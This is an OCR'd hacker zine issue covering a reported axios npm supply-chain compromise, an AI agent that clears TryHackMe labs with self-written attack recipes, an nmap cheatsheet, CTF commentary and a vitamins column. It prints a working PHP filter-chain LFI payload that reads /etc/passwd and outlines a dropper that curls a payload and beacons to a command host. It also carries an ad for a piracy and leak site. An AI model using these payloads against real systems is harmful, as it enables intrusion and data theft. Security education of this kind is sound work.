
// 04/2026 // AIR-GAPPED EDITION

$ cat /dev/mag | hexdump -C

PLANET EXPRESS

FINDING PATTERNS IN THE NOIZE

EAT SLEEP HACK REPEAT



```
00004000  f1 d7 94 07 5b ed 01 15 22 2c c1 80 46 f1 ab a
00004010  99 8d f1 95 e7 04 4b 19 bc ab 42 f6 ce 65 f7 6
00004020  92 2e 81 f9 c2 33 22 6b 70 6b bb 0c 86 fd 67 7
00004030  a4 37 2a 6f 1c 60 d7 bc b9 66 a8 ed b2 04 d7 5
00004040  e6 d0 b4 3e ba 9d c5 bd f9 da dc ef ba 05 68 8
00004050  6d 8e d6 f1 db 6d 82 e1 0e 94 79 dd 9f 44 81 d
00004060  61 c0 de ca 6a 43 21 69 04 cd 83 8a 32 38 81 2
00004070  3e 77 26 2a bd de 61 6b 35 4f 27 7f 84 dd c7 1
00004080  ed 2b 2c 57 dd 09 70 e8 1b 8d b7 4b e2 77 2e e
00004090  90 a5 a8 90 2b 7c 53 2f 66 ef 20 f1 ea ef 94 c
000040a0  7f 08 09 04 56 09 04 72 85 12 ab 23 75 3c 2b 6
000040b0  62 24 ae 85 2d 99 29 c0 b9 d8 a6 23 b8 7b 6f 3
000040c0  4e 1b 1a b9 61 2b 0c b0 5f 1f cf a6 42 34 c7 0
000040d0  b4 28 c2 d8 6a e6 ba 9e a5 da f0 d7 88 fb 47 a
000040e0  af a2 93 6a 95 78 5c 7a 04 b1 87 fd f3 c8 dc c
000040f0  1f 45 52 7f c7 89 13 f0 54 17 3e 31 a5 8d 43 2
00004100  40 ab ce ef c9 a8 0d 95 64 44 b1 28 e5 fd ad d
00004110  2e bb 79 77 c5 ae 32 9c 07 b5 13 25 12 f3 40 b
00004120  a2 68 3b 23 0d bc 86 85 90 50 32 53 b2 3e 31 1
00004130  73 53 d0 42 ce 89 19 a0 b0 84 5b a3 1e 40 1b 6
00004140  61 57 00 0f 15 98 7f 2b ad 81 e3 cf ae bc aa 9
00004150  49 53 33 b4 22 5b 65 ba 21 79 1e 33 4f 8c c3 4
```

0,00€ free as in beer

https://planet-express.wtf

// FEATURE 01 // SUPPLY CHAIN

THE AXIOS AFFAIR

On March 31, 2026, axios was malicious for three hours.

There is a specific shape of modern dependency: small, boring, solves exactly one problem, and has installed itself into roughly every JavaScript project on Earth. axios is that dependency. Around 180 million npm downloads per week, split across two main branches: 1.x and 0.30.x. The HTTP client most teams did not choose, running inside their build anyway.

Ubiquity is the risk. What makes a supply-chain attack work is not cleverness — it is reach.

The history has precedent. event-stream in 2018 reached two million weekly downloads before its maintainer handed it to a stranger, who shipped a wallet stealer aimed at Copay users. ua-parser-js in 2021 carried a coin miner and credential stealer through a compromised maintainer account. colors.js and faker.js in 2022 were sabotaged by their own author. node-ipc in 2022 wiped files based on geolocation. xz-utils in 2025 was a patient three-year campaign that came within one beta release of backdooring sshd on every Linux distribution.

On March 31, 2026 at 00:21 UTC, axios itself was hit. The package was taken over and a dependency was added that installs a trojan. Three hours later at 3:20 the maintainers regained control and removed the infected package.

Actually a beautiful hack — fast in, fast out, access to millions of secrets and systems.

```
$ npm install axios

added 7 packages, and audited 8 packages in 3s

> plain-crypto-js@4.2.0 postinstall
> node setup.js

found 0 vulnerabilities
$

# what setup.js actually did:
  decode XOR + base64 payload
  curl packages.npm.org → %PROGRAMDATA%\wt.exe
  rm setup.js; mv package.json package.md
  wt.exe → sfrclak.com:8000 every 60s
```

```
[0] maintainer account hijacked
      └─ new email: ifstap@proton.me
            ▼
[1] plain-crypto-js @ 4.2.0 / 4.2.1
      └─ injected as axios dependency
            ▼
[2] postinstall: node setup.js
            ▼
[3] SILKBELL (XOR + Base64 dropper)
      ├─ win: %PROGRAMDATA%\wt.exe
      ├─ mac: /Library/Caches/...mond
      └─ lin: /tmp/ld.py
            ▼
[4] WAVESHAPER.V2 → sfrclak.com:8000
            ▼
[5] persistence: Run\MicrosoftUpdate

2026-03-31 · 00:21 - 03:20 UTC
```

2018	2021	2022	2022	2025	2026	20XX
event-stream	**ua-parser-js**	**colors.js**	**node-ipc**	**xz-utils**	**axios**	**?**
wallet theft	miner + stealer	author protest	protestware wipe	3-year backdoor	infostealer drop	pending

// FEATURE 02 // FIELD REPORT

TRYHACKME ANY% TAS SPEEDRUN

A bot that works through an entire cybersec syllabus on its own — and grows a little more capable with every task.

TryHackMe is a learning platform for IT security. A typical task: hack a server in a virtual machine. Find the hidden codeword, paste it back, earn XP. Hundreds of them, sorted into learning paths from beginner to pro.

The question behind this experiment was simple: can AI agents hack?

claude-code is that kind of agent. It lives in the command line, reads text, runs programs, writes files. A short Python script logs it into TryHackMe once, from then on it talks to the site directly: pull a task, read it, hack, submit the answer.

It gets interesting when the answer can only be reached by a hack — a port scan with nmap, a Metasploit exploit, a SQL injection with sqlmap, or a login form cracked by hydra. Then the agent opens a shell and works like a human: look, poke, pick the right tool.

An orchestrator runs many agents at once. Each gets its own task and a fixed time budget. While one is stuck on a SQL injection, the next is cleaning up a Linux machine.

What is more interesting than the tasks the bot solves is what happens between them.


Next to the code sits a folder called skills/ — the bot's memory. Inside: a how-to for approaching any task (read first, scan next, exploit on purpose). Notes from prior solves ("some codewords are base64-encoded inside the JavaScript — grep is enough"). And a recipes folder, one file per attack technique, from SMB recon to buffer overflow.

 # AGENT_POOL.dispatch

path: cybersecurity101

agent-001	**nmaplivehostdisc**	18:42	DONE	+400
agent-002	**linuxforensics**	—:—	RUN	
agent-003	**webfundamentals**	11:29	DONE	+300
agent-004	**introtodfir**	—:—	RUN	
agent-005	**burpsuitebasics**	03:11	FAIL	
agent-006	**wiresharkbasics**	—:—	RUN	
…	…	…	…	…

completed	34 / 43
wall runtime	07:21:44
tokens burnt	2.8M
recipes	growing



tasks cleared · last 24h · y=count, x=hour

Before each task the agent reads the relevant skill files. If it learns something new along the way, it writes a new skill file afterwards. The bot grows with every task it clears.

Tasks that broke it in the first week fall in minutes in the second. Not because the model got smarter, but because the matching recipe is in the folder now.

// FEATURE 02 // DEEP DIVE

SKILLS
ANATOMY OF A RECIPE

How a text file becomes a reusable technique.

Every recipe follows the same shape. On top sits a one-liner «when to use» — the trigger the agent matches against the current task. Then the steps, terse and copy-pastable. Then the usual failure modes.

Above that lives a playbook (SKILL.md) — the big picture: read first, check the setup, then reach for the matching recipe. Next to it sits a journal (lessons.md) for patterns that don't deserve their own file: «never bypass a captcha, ask the user», «bundles are usually Vite builds».

SKILL.md says what to do, recipes/ say how, lessons.md remembers what broke last time.

 # skills/recipes/

php-filter-chain-lfi-rce ←
container-escape-nsenter
browser-desync
http-request-smuggling
race-condition-parallel
node-merge-prototype-pollution
dependency-confusion-pypi-rce
second-order-sqli
git-index-leak-via-lfi
xor-shellcode-static-decode
jwt-attack-toolkit
xxe-xml-external-entity
ssti-smarty-pug-jinja2

… and more

 # skills/recipes/php-filter-chain-lfi-rce.md

WHEN:
A PHP page loads files by URL parameter (include($_GET['page'])).

HOW:
Push your own PHP code, base64-encoded, through PHP's built-in filter chain — the filter decodes, include() executes:

```
?page=php://filter/convert.base64-decode/resource=data://plain/text,PD9waHAgc3lzdGVtKCJjYXQgL2V0Yy9wYXNzd2QiKTs/Pg==
```

= <?php system("cat /etc/passwd");?> in base64. One line, full RCE.

 # /dev/aquarium

// TOOL SPOTLIGHT

NMAP

The Swiss army knife that refuses to retire.

Gordon Lyon — Fyodor — released nmap in 1997 as an article in Phrack Magazine. Twenty-nine years later it is still the first thing anyone types when a new network appears in front of them. There is no higher compliment you can pay a piece of software.

What makes nmap durable is that it is not opinionated. It does not try to be pretty. It does not try to be an agent. It does not want to live in your browser. It is a flashlight you aim at a network, and it tells you what it saw.

The most underrated thing about nmap is that the naked form is already enough. Just `nmap <target>`. No flags, no scripts, no tuning. It scans the top thousand TCP ports, guesses what is running on each, and hands back a shape of the target. That shape is usually enough to decide where to look next.

CHEATSHEET

`-sS`	stealth SYN scan
`-sV`	probe version info
`-O`	OS fingerprint
`-A`	aggressive (all the above)
`-p-`	all 65535 ports
`-T4`	fast timing template
`--open`	show only open
`--script`	NSE script engine
`vuln`	vuln detection scripts
`smb-enum-*`	smb recon pack
`http-title`	grab http titles
`-iL <file>`	read targets from file

$ nmap without flags:

```
nmap 10.10.10.42
```

also valid: nmap example.com nmap 192.168.1.1-254 nmap 10.0.0.0/24
top 1000 TCP ports, service guesses.

// COLUMN // TERMINAL TRICKS

SEVEN TRICKS YOU'LL ACTUALLY USE

01 !!

Repeat the last command. Combine with sudo: `sudo !!` — the single most-used two-character sequence in ops history.

02 Ctrl-R

Reverse incremental search through shell history. Start typing.

03 ssh root@segfault.net

Password: `segfault`. A fresh Kali VM with root, gifted by THC — a new box per login, Tor + VPN included. A lab with zero setup.

04 cd -

Jumps back to the previous directory. Ping-pong between two places without typing their paths.

05 python3 -m http.server 8000

Instant file server in the current directory. Move files between VMs, hand a pcap to a teammate, stage a payload. Zero dependencies.

06 ss -tulpn

Listening sockets with the process that owns each. Replaces netstat on modern systems. Everyone should know what is listening on their box.

07 script -t timing.log session.log

Records your entire terminal session — keystrokes, timing, output — and replays it with `scriptreplay`. Your future self will thank you.

nerial.uk/

games · movies · series · music · books · leaks

# catalog	// 18 · 2026-04	
Cyberpunk 2077 + all DLCs	[CPY]	ISO
GTA VI cutscene dump (full)	[???]	MP4
DAZN	[STREAM]	M3U8
Epstein Files, uncensored	[LEAK]	PDF
Adobe 2025 Master Suite	[TRB]	ZIP
internal PRISM deck	[DOC]	PPT
Starcraft + Brood War (orig.)	[RAZ]	ISO
Windows 12 Pro (pre-RTM)	[FTCU]	ISO
Scrubs (2026)	[NERIAL]	MKV

https://nerial.uk/

# catalog	// cont.	
Rick & Morty S13 (pre-air)	[NTb]	MKV
Sky	[STREAM]	M3U8
The Last of Us Part III (dev)	[LEAK]	PKG
Avatar 3 – Fire and Ash	[EVO]	MKV
Stranger Things S05 complete	[NTb]	MKV
Zelda – Tears of the Kingdom II	[VENOM]	XCI
Half Life 3 (internal build)	[3DM]	ISO
Dune: Messiah (SCR.DVDRip)	[FGT]	MKV
Adobe Creative Cloud 2026	[XFORCE]	ZIP

// COMMENTARY

CTF AFTER THE AGENT

The TryHackMe piece on page 3 was the easy part: the tool works. The harder part — what an auto-solver does to a scene that was built on humans doing the solving.

A CTF board measures skill. That was the deal: submit flag, take points, climb the ranking. When an agent submits the flag, it takes the points too. The ranking still works; it just measures something else — the ability to wire tools together and let them run. Still a real skill, just not the one on the label.

Chess is past this transition. Deep Blue in 1997 did not end the game; it ended a story, that humans at the top were the ceiling. What survives is chess as a human discipline, played at human pace, cleanly separated from engine analysis. Online platforms flag engine-assisted play as unforgivingly as a referee flags doping. Centaur chess, the official hybrid, had fifteen good years — and faded, because the engines alone were better anyway.

Speedrunning absorbed the same pressure by cutting two lanes. TAS, tool-assisted speedrun, is frame-perfect and clearly labeled; nobody claims to be competing against humans there. The line was drawn early and it holds.

The CTF scene has not drawn that line yet. THM ladders, HTB ranks, monthly scoreboards have carried an unknown share of agent work for months; the signal degrades from the bottom up. At some point rankings stop meaning what people read into them — at which point a platform opens a division of its own for agents, clearly labeled, or its board collapses into decoration.

Defenders have more than it looks. Good puzzle designers have long leaned on what models handle badly: steganography that hinges on human visual perception; OSINT against unpredictable sources; physical artefacts that have to be held in hand; out-of-band interactions the agent harness never sees. The top gets harder for everyone. The bottom — tutorial tasks, CVE recaps, the known web patterns — is already cleared ground.

For the players, the skill moves up a layer: writing the agent, instrumenting the tools, recognising when the model is bluffing, seeing the shape of a problem it will fail on before an hour burns inside it. That is real competence, it just sits closer to ops than to offense. It does not feel like popping a box by hand at 3am. Some will love it. Many who loved CTFs will not.

The honest argument comes from the small scene. Private CTFs among friends, no scoreboard, no XP, no platform — those keep running. The mechanism was never the points; it was six people in front of a whiteboard tearing the same PCAP apart. Agents do not touch any of that. What they touch is the public ladder, and the public ladder was already the weakest part of the hobby.

None of this ends CTFs. What ends is their role as a ranking system. The learning stays. The scoreboards go — or they split, labeled honestly, humans and agents in separate columns. Chess picked. Speedrunning picked. CTFs have not picked yet.

// HEALTH

HACK HEALTHIER: VITAMINS

What pizza-at-three and screen-instead-of-sun quietly cost you — and what fifty cents from the drugstore actually does about it.

Hacker food is not a food pyramid. Pizza after midnight, Club-Mate instead of water, frozen vegetables as an alibi — and daylight mostly through the kitchen window. Even if you cook with discipline, you don't automatically get everything in sufficient quantity: a few trace elements, the fat-soluble vitamins, magnesium during stressful stretches. Twelve hours in front of a monitor plus the occasional kebab turns the gap into the baseline.

The good news is that the gap closes for the price of one energy drink. The bad news is that every other podcast is trying to sell you a 90-euro monthly subscription instead — personalised powder, proprietary blend, influencer code at checkout. The mixture inside differs from what is printed on the drugstore effervescent tablet mostly in the packaging.

Our recommendation is unspectacular. One multivitamin and one multimineral effervescent tablet per day — a pack of twenty costs 50 cents, so the two together come to five cents a day. Glass of water, ten seconds of fizz, done.

Plus, for one specific reason: vitamin D3. From October to April, across most of central Europe, the sun is too low for skin to make any D3 at all. If you also work indoors the rest of the time, you start February with a nearly empty reservoir. Around 1,000 IU a day keeps that reservoir stable. Because D3 is fat-soluble and stores as a depot, 2,000 IU every two days or 20,000 IU every twenty days works just as well. D3 comes as tablets, powder, and drops. If effervescent tablets aren't your thing: most vitamins are available as gummy bears these days.

One more Planet Express tip: a daily walk boosts health and mood.

recipe.txt

multivitamin fizz	2.5 ct / day
multimineral fizz	2.5 ct / day
vitamin D3 (1000 IU)	3 ct / day
walk (20 min)	free
total	**~ 8 ct / day**

depot.plan

daily	1 x 1,000 IU
every 2 days	1 x 2,000 IU
every 20 days	1 x 20,000 IU

D3 is fat-soluble and stores in the body as a depot.

podcast_vs_drugstore.diff

```
- personalised blend, 90 €/mo, influencer code
+ drugstore effervescent, 50 ct, no subscription
```

EOF

// connection closed by foreign host

planet_express_2026_04 // lang=en